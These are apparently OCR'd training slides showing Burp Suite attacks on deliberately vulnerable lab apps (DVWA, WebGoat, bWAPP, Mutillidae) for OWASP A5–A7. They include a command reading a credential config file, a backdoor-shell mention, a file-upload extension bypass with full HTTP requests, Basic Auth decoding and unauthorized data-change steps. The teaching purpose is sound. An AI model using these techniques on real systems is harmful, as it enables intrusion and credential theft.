
```
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'dvwaPASSWORD';

# Only needed for PGSQL
$_DVWA[ 'db_port' ] = '5432';

?>
```

How do you like them apples?
+ Database Name: dvwa
+ Database Username: root
+ Database Password: dvwaPASSWORD

```
system("cat /var/www/html/dvwa/config/config.inc.php");
```

Upload and use a PHP Backdoor shell (3)

- Access and modify database content



---[dvwa]---
guestbook (1)
users (5)

There are 2 table(s) in this DB (dvwa).

Create new table:
Create

Dump DB:
dump_dvwa_27-02-2013-06-43-57.sql
Dump

Table users (6 cols and 5 rows)

[Structure] [Browse] [Dump] [Insert]

Inserting row into table:

Field	Type	Function	Value
user_id	int(6)		6
first_name	varchar(15)		Your
last_name	varchar(15)		Name
user	varchar(15)		student
password	varchar(32)	PASSWORD	hacker
avatar	varchar(70)		NA

● Insert as new row

Confirm

OWASP TOP TEN – A5

- Security Misconfiguration
  - Using Burp to Test for Security Misconfiguration Issues
  - Using Burp to Upload an unauthorized file

Using Burp to Test for Security Misconfiguration Issues

- Web Application: Mutillidae II
- Spidering of a Web Application
- Looking for possible file indexing
- Like confs file, code page, etc...


- Burp Suite modules:
  - Proxy
  - Site Map
  - Spider

Using Burp to Upload an unauthorized file

- Web Application: DVWA
- Create a malicious file
- Save with an allowed extension
- Intercept upload request and change extension


- Burp Suite modules:
  - Proxy - Intercept

Using Burp to Upload an unauthorized file (2)




malicious.php.jpg ×

```
<body>
 <?php echo "Malicious Code!"  ?>
</body>
```



```
paolo@owaspbwa:/owaspbwa/dvwa-git/hackable/uploads$ ll
total 16
drwxr-xr-x 2 www-data www-data 4096 2016-10-04 06:49 ./
drwxr-xr-x 4 www-data www-data 4096 2013-07-10 20:42 ../
-rw-r--r-- 1 www-data www-data  667 2013-07-10 20:42 dvwa_email.png
-rw-r--r-- 1 www-data www-data  194 2016-09-30 07:03 s.sh
paolo@owaspbwa:/owaspbwa/dvwa-git/hackable/uploads$ 
```

Using Burp to Upload an unauthorized file (3)



Vulnerability: File Upload

Choose an image to upload:
malicious.php.jpg


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm


Username: user
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

Using Burp to Upload an unauthorized file (4)




```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 10.10.30.25:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.30.25:81/dvwa/vulnerabilities/upload/
Cookie: security=low; security_level=0; Drupal.tableDrag.showWeight=0; shellIn
acgroupswithpersist=nada;
_railsgoat_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJTBhNTdmZGNhYTg5MWQzZmVhMDg
62b30d
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------1761377
Content-Length: 517

-----------------------------1761377811172869943213325491 59
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------176137781117286994321332549159
Content-Disposition: form-data; name="uploaded"; filename="malicious.php.jpg"
Content-Type: image/jpeg

<body>
 <?php echo "Malicious Code!"; ?>
</body>

-----------------------------176137781117286994321332549159
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------176137781117286994321332549159--
```




```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 10.10.30.25:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefo
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.30.25:81/dvwa/vulnerabilities/upload/
Cookie: security=low; security_level=0; Drupal.tableDrag.showWeight=0; she
acgroupswithpersist=nada;
_railsgoat_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJTBhNTdmZGNhYTg5MWQzZmV
62b30d
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------176
Content-Length: 517

-----------------------------176137781117286994321332549159
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------176137781117286994321332549159
Content-Disposition: form-data; name="uploaded"; filename="malicious.php"
Content-Type: image/jpeg

<body>
 <?php echo "Malicious Code!"; ?>
</body>

-----------------------------176137781117286994321332549159
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------176137781117286994321332549159--
```

Using Burp to Upload an unauthorized file (5)



```
paolo@owaspbwa:/owaspbwa/dvwa-git/hackable/uploads$ ll
total 20
drwxr-xr-x 2 www-data www-data 4096 2016-10-04 06:55 ./
drwxr-xr-x 4 www-data www-data 4096 2013-07-10 20:42 ../
-rw-r--r-- 1 www-data www-data  667 2013-07-10 20:42 dvwa_email.png
-rw-r--r-- 1 www-data www-data   49 2016-10-04 06:55 malicious.php
-rw-r--r-- 1 www-data www-data  194 2016-09-30 07:03 s.sh
paolo@owaspbwa:/owaspbwa/dvwa-git/hackable/uploads$
```



10.10.30.25:81/dvwa//hackable/uploads/malicious.php

Malicious Code!

OWASP TOP TEN – A6

- Sensitive data exposure
  - Using Burp to steal credential on SOAP message
  - Inspection to locate sensitive data on client-side
  - Using Burp to steal Basic Authentication weak protection


Using Burp to steal credential on SOAP message

- Web Application: AltoroMutual (demo.testfire.net)
- Perform authentication
- Send a valid deposit request
- Intercept this request
- Decode credential information in cookie parameters


- Burp Suite modules:
  - Proxy - Intercept

Inspection to locate sensitive data on client-side

- Web Application: bWapp
- Perform authentication
- Inspect:
  - HTML5 Script
  - Local Storage



Key	
LocalStorageTarget	This is set by the index.php page
login	user
secret	pluto




bWAPP is for educational purposes only / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need a trai

```
ead>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8"></meta>
<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter"></link>
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen"></link>
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon"></link>
<!--<script src="//html5shiv.googlecode.com/svn/trunk/…-->
<script src="js/html5.js"></script>
  <script>

  if(typeof(Storage) !== "undefined")
  {

      localStorage.login = "user";
      localStorage.secret = "pluto";

  }
  else
  {
```

Using Burp to steal Basic Authentication weak protection

- Web Application: WebGoat
- Burp Suite modules:
  - Proxy – Intercept
  - Decoder



Basic Authentication is used to protect server side resources. The web server will send a 401 authentication request with the response for the requested resource. The client side browser will then prompt the user for a user name and password using a browser supplied dialog box. The browser will base64 encode the user name and password and send those credentials back to the web server. The web server will then validate the credentials and return the requested resource if the credentials are correct. These credentials are automatically resent for each page protected with this mechanism without requiring the user to enter their credentials again.


General Goal(s):

For this lesson, your goal is to understand Basic Authentication and answer the questions below.


What is the name of the authentication header:

What is the decoded value of the authentication header:

Using Burp to steal Basic Authentication weak protection



Name	Value
GET	/WebGoat/attack?Screen=721&menu=500 HTTP/1.1
Host	10.10.30.25:81
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100
Accept	text/html,application/xhtml+xml,application/xml;q=0.
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://10.10.30.25:81/WebGoat/attack
Cookie	remember_token=a-9JfhJmBJ3vtkZ1ZQtMNA; security
Authorization	Basic dXNlcjp1c2Vy
Connection	close
Cache-Control	max-age=0



```
dXNlcjp1c2Vy
```

```
user:user
```

OWASP TOP TEN – A7

- Missing function level access control
  - Using Burp to test for Missing Function Level Access Control
  - Using Burp to change sensitive data in unauthorized way

Using Burp to test for Missing Function Level Access Control

- Web Application: WebGoat
- Changing request parameter to gain information on other user
- For example on a manager while logged as employee
- View and/or change personal information about other user


- Burp Suite modules:
  - Proxy - Intercept

Using Burp to change sensitive data in unauthorized way

- Web Application: bWapp
- Intercept user‘s request while changing sensitive data
- For example a secret sentence
- Intercept and change request parameter/s

- Burp Suite modules:
  - Proxy – Intercept

Using Burp to change sensitive data in unauthorized way (2)



